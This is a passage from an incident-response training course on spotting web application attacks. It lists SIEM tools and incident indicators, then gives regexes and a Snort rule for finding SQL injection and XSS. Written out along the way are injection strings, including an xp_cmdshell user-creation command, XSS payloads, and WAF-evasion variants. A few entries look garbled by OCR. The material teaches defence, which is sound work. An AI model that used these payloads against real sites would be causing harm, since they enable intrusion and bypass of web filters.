
  Source: *https://www.alienvault.com*

  OSSIM, AlienVault's open source SIEM product, provides a feature-rich open source SIEM complete with event collection, normalization, and correlation. It addresses this reality by providing one unified platform with many essential security capabilities such as:

  - Asset discovery
  - Vulnerability assessment
  - Intrusion detection
  - Behavioral monitoring
  - SIEM event correlation

Some additional SIEM tools include the following:

- ArcSight ESM (*https://www.microfocus.com*)
- IBM Qradar SIEM (*https://www.ibm.com*)
- Splunk ES (*https://www.splunk.com*)
- FortiSIEM (*https://www.fortinet.com*)
- SolarWinds Log and Event Manager (*https://www.solarwinds.com*)
- RSA NetWitness® Platform (*https://www.rsa.com*)
- McAfee Enterprise Security Manager (*https://www.mcafee.com*)
- Quest InTrust (*https://www.quest.com*)
- TrustWave SIEM Enterprise (*https://www.trustwave.com*)
- NetIQ Sentinel (*https://www.netiq.com*)



Detecting and Analyzing Web Application Security Incidents

After preparing to handle web application incidents, the IR team must be able to actively detect the incident, identify its scope, and impact. In this phase, incident handlers need to perform tasks such as monitoring web pages and monitoring notifications or calls from employees. In addition, the IR team needs to perform security checks using automated tools to detect and analyze various types of web application security incidents such as session hijacking, DoS/DDoS attacks, XSS attacks, and path traversal attack.

The following section discusses the various indicators of web application security incidents, automated and manual detection of web incidents, analyzing web server content, and various log analysis tools.


Indicators of Web Application Security Incidents

Generally, it is very difficult to detect web application attacks since they are stealthy in nature and attackers try to cover their tracks and lurk undetected for maximum exploitation. To detect these attacks more quickly, compromise indicators play a major role. Incident handlers can monitor these indicators and detect the web application incidents at an early stage. Detecting unusual activity or clues on systems can help the incident handling team to spot the attacker activity on web applications more quickly to reduce the impact caused by these incidents.

The following lists some important indicators of web application incidents:

- Unavailability of website, web service, or applications
- Alerts and notification from tools such as WAF, SIEM, and IDS
- Leakage of sensitive data
- Redirection of URLs to incorrect sites
- Web page defacements
- Unusually slow network performance
- Frequent rebooting of the server
- Anomalies in log files such as web server logs, application logs, and database logs
- Database logs showing multiple errors within in a short period of time
- Suspicious activities in user accounts such as new processes, users, and jobs
- Error messages such as 400–500 errors
- Abnormal behavior in web applications such as pop-ups and spam messages

- Changes in web application files
- Search engines flag the website as insecure
- Complaints from customers
- Unusual outbound and inbound network traffic
- Inappropriate login attempts from various geographical locations
- Variation in the HTTP request and response sizes
- Getting too many requests for accessing the same file
- Application takes a longer time than usual to render the result pages from the database or web server
- FTP or HTTP logs shows the web server attempting to establish outbound network connections




Detecting Web Incidents: Automated Detection

Tools such as WAF, IDS, and SIEM solutions can be used to detect web application incidents automatically. Alerts from WAFs, IDS, and SIEM solutions can help incident handlers to detect and analyze web incidents.

A WAF is either a software or a hardware that defines a set of rules for HTTP conversation to filter out malicious data. It provides security protection to a web application against a vulnerability before a patch is available. It performs reverse proxy functionality and it protects the servers and web applications.


A WAF analyzes and compares all of the HTTP and HTTPS traffic against a set of preconfigured rules to filter malicious web traffic or it can send alerts. Similarly, SIEM solutions aggregate logs from various network devices and security controls and it can send alerts if malicious web traffic is detected.




Detecting Web Incidents: Manual Detection

Manual detection is a time-consuming process and it involves the manual analysis of web server logs and other evidential data. Incident responders must perform manual detection when the security mechanisms and tools fail to generate alerts; however, there are strong indicators and evidence of compromise.

Manual analysis requires searching large log files for the characters that might indicate an attack. Multiple search terms can be combined that use regular expression (regex) as well as using log analyzers to search for huge volume of logs.





Detecting Web Incidents: Manual Detection - SQL Injection

Examining Log Files

The responders must examine log files of the IDS, web servers, and the database to detect SQL injection attacks against a web application. For example, if an attacker tries to access the backend data of the web database by sending malicious SQL queries, then the log entry for the attacker's request in the web server is as follows:

- `12:34:35 192.2.3.4 HEAD GET /login.asp?username=blah' or 1=1 -`
- `12:34:35 192.2.3.4 HEAD GET /login.asp?username=blah' or )1=1 (--`
- `12:34:35 192.2.3.4 HEAD GET /login.asp?username=blah' or exec master..xp_cmdshell 'net user test testpass --`

In this attack, the attacker has tried to bypass authentication of a web application using a SQL injection attack by using different scripts and codes for the web application username and password. Incident responders can use various log analysis tools, such as Loggly, Logentries, GoAccess, and Splunk to analyze the log files of the IDS, web server, and database. Incident responders can use the regex search to find HTML tags, other SQL signature words, and their equivalents in web access logs to check for SQL injection attacks.

The highlighted log infers that a request has been made by the attacker (172.19.19.7) targeting the information schema view of the database residing on 172.19.19.11. Alongside, many other attacks were performed against the server including cmdshell execution and accessing the passwd file.

Examining Network Packets

Responders must capture the data packets transmitted between the attackers and the web server to detect SQL injection signatures. This can be achieved by using a sniffing tool such as Wireshark or tcpdump.

Responders must check for any suspicious connections (traffic) by examining the packets and checking for details such as to and from IP addresses, protocols, encryptions, and data. The signatures relating to SQL injection attempts show signatures such as 1' or 1=1 --.

Detecting Web Incidents: Manual Detection using Regex - SQL Injection

- The regular expression mentioned written below checks for attacks that may contain **SQL specific meta-characters**, such as the single-quote (') or double-dash (--), with any text inside along with their hex equivalents
- Regex for the detection of SQL meta-characters are as follows:
  - **Regular expression for detecting SQL meta-characters**

    `/(\')|(\%27)|(\-\-)|(#)|(\%23)/ix`
  - **Modified regular expression for detecting SQL meta-characters**

    `/((\%3D)|(=))[^\n]*((\%27)|(\')|(\-\-)|(\%3B)|(;))/ix`
  - **Regular expression for detecting typical SQL injection attacks**

    `/\w*((\%27)|(\'))((\%6F)|o|(\%4F))((\%72)|r|(\%52))/ix`
  - **Regular expression for detecting SQL injections with the UNION keyword**


    `/((\%27)|(\'))union/ix`
  - **Regular expression for detecting SQL injection attacks on an MS SQL Server**

    `/exec(\s|\+)+(s|x)p\w+/ix`

Characters	Explanation
\'	Single-quote character
|	or
\%27	Hex equivalent of single-quote character
\-\-	Double-dash
#	Hash or pound character
\%23	Hex equivalent of hash character
i	Case-insensitive
x	Ignore white spaces in pattern
\%3D	Hex equivalent of = (equal) character
\%3B	Hex equivalent of ; (semicolon) character
\%6F	Hex equivalent of o character
\%4F	Hex equivalent of O character
\%72	Hex equivalent of r character
\%52	Hex equivalent of R character

Detecting Web Incidents: Manual Detection using Regex - SQL Injection (Cont'd)

This regular expression looks for all the log entries containing a single quote, double dash, or hash character



Detecting Web Incidents: Manual Detection using Regex - SQL Injection

The responders must develop and deploy rules in the IDS to detect regular expressions used in the SQL injection attack on a web server. The responders must use regular expressions to detect SQL injection meta-characters such as single-quote (') and double-dash (--).

The table on the above slide lists the regular expressions for detecting SQL injection specific characters and their meanings.

Incident responders can use the regex search to detect SQL meta-characters.

- **Regular expression for detecting SQL meta-characters**

  `/(\')|(\%27)|(\-\-)|(#)|(\%23)/ix`

  Incident responders must check for regular expressions, such as single-quote **(')** character in the web requests or its equivalent hex value to detect a SQL injection attack. Incident responders must look for the double-dash **(--)** character since it is not an HTML character and the web request does not perform any encoding for it. For some SQL servers, the responders must detect the hash **(#)** character and its equivalent hex.

  Incident responders must look for these regular expressions in the logs for security control devices such as WAF and IDS. The following text is a log derived from an IDS solution that uses the log analysis tool Snort.

```
alert tcp $EXTERNAL_NET any -> $HTTP_SERVERS $HTTP_PORTS(msg: "SQL
Injection - Paranoid"; flow:to_server, established;
uricontent:".pl";pcre:"/(\')|(\%27)|(\-\-)|(#)|(\%23)/ix";
classtype:Web-application-attack;
sid:9099; rev:5;)
```

  The analysis of the detected log is as follows:

  The 'alert' attribute indicates that the log is an alert generated when the IDS solution detected the attack signature for an HTTP request. The 'tcp' represents the use of a TCP protocol, '$EXTERNAL_NET' indicates the external network's IP address, and 'any' is for any source port. The operator '->' allows for segregation of the destination from the source. The '$HTTP_SERVERS' is a variable attribute that indicates the number of web servers an organization contains, and '$HTTP_PORTS' represents the common ports used for HTTP traffic, such as 80 and 8080. The 'msg:' denotes the message, while the 'flow:to_server' attribute indicates the direction of the traffic. The attributes 'established' and 'uricontent:".pl"' indicate that the alert fires for the established TCP connection and Perl script-based Uniform Resource Identifier (URI) content (applications), respectively.

- **Modified Regular expression for detection of SQL meta-characters**

  `/((\%3D)|(=))[^\n]*((\%27)|(\')|(\-\-)|(\%3B)|(;))/ix`

  The responders must use the above regular expression to check the '=' sign from the user's request or its hex value (%3D). The expression '[^\n] * ' indicates some non-newline characters. After that, it checks for a single-quote ('), double-dash (--), and a semi-colon `(;)`.

- **Regular expression for a typical SQL injection attack**

  `/\w*((\%27)|(\'))((\%6F)|o|(\%4F))((\%72)|r|(\%52))/ix`

  The responders must use the above expression to detect zero or more alphanumeric and underscore characters that are involved in an attack. The single-quote (') character or its equivalent hex value are detected using the expression `'((\%27)|(\'))'`. The remaining expression detects the word 'or' ('or', 'Or', 'oR', or 'OR') and their respective hex values.

- **Regular expression for detecting SQL injection with the UNION keyword**

  Some attackers use UNION keywords in the SQL injection queries to enhance the attack for further exploitation. The responders must use the following expression for detecting the SQL queries that contains the UNION keywords.

  ```
  /((\%27)|(\'))union/ix
  ```

  This expression checks for the single-quote (') or its equivalent hex value, followed by the union keyword in the HTTP requests. The responders must develop similar expressions for the keywords insert, update, select, delete, and drop to detect the SQL injection attempts.

- **Regular expression for detecting SQL injection attacks on a MS SQL Server**

  At any stage of the attack, the attackers can determine if the web application is vulnerable to injection attacks and if the database connected to the web server is MS SQL. The attackers can use complex queries that contains stored procedures (sp) and extended procedures (xp).

  The attackers will try to use extended procedures such as 'xp_cmdshel', 'xp_regread', and 'xp_regwrite' for executing the shell commands from the SQL server and alter the registries.

  ```
  /exec(\s|\+)+(s|x)p\w+/ix
  ```

  The responders must use the above expression to check the 'exec' keyword, whitespaces (or their hex equivalent value), the letter combination sp or xp for stored procedures or extended procedures, respectively, and finally, an alphanumeric or underscore character.


The screenshot on the above slide shows the output of the regular expression, which looks for all of the log entries that contains a single quote, double dash, or a hash character.

Detecting Web Incidents: Manual Detection - XSS Attacks

- Common XSS attacks use **HTML tags**, such as <script></script>, <IMG>, <INPUT>, and <BODY>
- Attackers use various **obfuscation techniques** to avoid detection by application firewalls and IDS/IPS systems
  - Hex encoding
  - In-line comments
  - Char encoding
  - Toggle case
  - Replaced keywords
  - White space manipulation
- For example, all the scripts below mean the same thing:
  <script>alert("XSS")</script>
  <sCRipT>alert("XSS")</ScRiPt>.....(Toggle case)
  %3cscript%3ealert("XSS")%3c/script%3e>.....(Hex encoding)
  %253cscript%253ealert(1)%253c/script%253e.....(Double encoding)
- Incident responders can use regex search to find **HTML tags** as well as other XSS signature words and their equivalents in web access logs to check for XSS attacks

Detecting Web Incidents: Manual Detection – XSS Attacks (Cont'd)

- The highlighted log shows that the attacker on IP 172.19.19.7 tried to execute a cross site script on server 172.19.19.11



Detecting Web Incidents: Manual Detection - XSS Attacks

For a XSS attack, the attackers exploit the vulnerability in the web application by injecting a malicious script, such as JavaScript, HTML, or CSS markup in the web application code. Common XSS attacks use HTML tags, such as <script></script>, <IMG>, <INPUT>, and <BODY>. The responders must perform a regex search to find the HTML tags, other XSS signature words, and their equivalents in web access logs to check for XSS attacks.

To avoid detection by security devices such as firewalls, IDS, IPS, and antivirus software programs, the attackers encode the injection data by using following obfuscation techniques:

- **Hex Encoding**

  Attackers use hex values of the characters to bypass the security mechanisms.

  - **Normal XSS script**: `<script>alert("XSS")</script>`
  - **Hex encoded XSS script**: `%3cscript%3ealert("XSS")%3c/script%3e>`

- **In-line Comment**

  Attackers use inline comments in the middle of attack strings to bypass security mechanisms.

  Code with Inline Comment:

  ```
  http://www.bank.com/accounts.php?id=/*!union*/+/*!select*/+1,2,concat(/
  *!table_name*/)+FrOm/*!information_schema*/.tables/*!WhErE*/+/*!TaBlE_s
  ChEMa*/+like+database()—
  ```

- **Char Encoding/Double Encoding**

  Some WAFs can decode the hex encoded input and it is filtered to prevent an attack. To bypass them, the attackers might double encode the input. In these cases, some WAFs may not decode the input a second time, which infers that the attackers have successfully bypassed the WAF.

  Code with Char Encoding:

  ```
  http://www.bank.com/accounts.php?id=1%252f%252a*/union%252f%252a/select
  %25f%252a*/1,2,3%252f%252a*/from%252f%252a*/users--
  ```

- **Toggle Case**

  Some applications block the lowercase SQL keyword. In this case, the attackers toggle the code to bypass them.

  Some firewalls contain the regex filter: /union\sselect/g. As a result, the firewalls may filter the suspicious code written in lower case letters.

  Code with the Toggle Case:

  ```
  http://www.bank.com/accounts.php?id=1+UnIoN/**/SeLecT/**/1,2,3--
  ```

- **Replaced Keywords**

  Some applications and WAFs use preg_replace to remove all of the SQL keywords. Hence, the attackers use the following coding technique to bypass the WAFs.

  Code with Replaced Keywords:

  ```
  http://www.bank.com/accounts.php?id=1+UNunionION+SEselectLECT+1,2,3--
  ```

- **White Space Manipulation**

  As explained above, when the attackers replace the keywords, some WAFs may replace the keywords with white space. In such a case, the attackers use "%0b" to eliminate the space and bypass the firewalls.

  Code with White Space Manipulation:

  ```
  http://www.bank.com/accounts.php?id=1+uni%0bon+se%0blect+1,2,3--
  ```

In the example screenshot shown on the above slide, the incident responders can find the XSS attack log, which infers that the attacker with the IP 172.19.19.7 has tried to execute a XSS on the server 172.19.19.11.

Detecting Web Incidents: Manual Detection using Regex - XSS Attacks


- The regular expression mentioned written below checks for attacks that may contain **XSS specific meta-characters**, such as the single-quote (') or double-dash (--), with any text inside and their hex equivalents
- Some sample XSS strings along with regex for detection of XSS meta-characters are as follows:

1. `<script>alert(1)</script>`
   `((\%3C)|<)((\%2F)|\/)*(script)((\%3E)|>)`
2. `<img src="javascript:alert(1)">`
   `((\%3C)|<)((\%69)|i|(\%49))((\%6D)|m|(\%4D))((\%67)|g|(\%47))[^\n]+((\%3E)|>)`
3. `<body oninput=javascript:alert(1)><input autofocus>`
   `((\%3C)|<)((\%62)|b|(\%42))((\%6F)|o|(\%4F))((\%64)|d|(\%47))((\%79)|y|(\%47))[^\n]+((\%3E)|>)`

Characters	Explanation
\%3C	Hex equivalent for opening angle bracket
\%2F	Hex equivalent for forward slash
\%3E	Hex equivalent of closing angle bracket
\%69,\%49	Hex equivalent of letters i, I
\%6D,\%4D	Hex equivalent of letters m, M
\%67,\%47	Hex equivalent of letters g, G
[^\n]+	Characters apart from new line, following the tag "<img" or "<body"
\%62,\%42	Hex equivalent of letters b, B
\%6F,\%4F	Hex equivalent of letters o, O
\%64,\%44	Hex equivalent of letters d, D
\%79,\%59	Hex equivalent of letters y, Y
[^\n]	Hex equivalent of O character

Detecting Web Incidents: Manual Detection using Regex - XSS Attacks (Cont'd)

This regular expression looks for all the log entries containing script tags



Detecting Web Incidents: Manual Detection using Regex - XSS Attacks

Incident responders can detect the XSS attacks by examining the captured network traffic using network sniffers such as Wireshark. They must check the time that the incident occurred and observe for suspicious requests that contain XSS specific meta-characters. This includes a single-quote (') or a double-dash (--) with any text inside and their hex equivalents.

Sample XSS strings along with regex for the detection of XSS meta-characters:

```
<script>alert(1)</script>
```

```
((\%3C)|<)((\%2F)|\/)*(script)((\%3E)|>)
```

```
<img src="javascript:alert(1)">
```

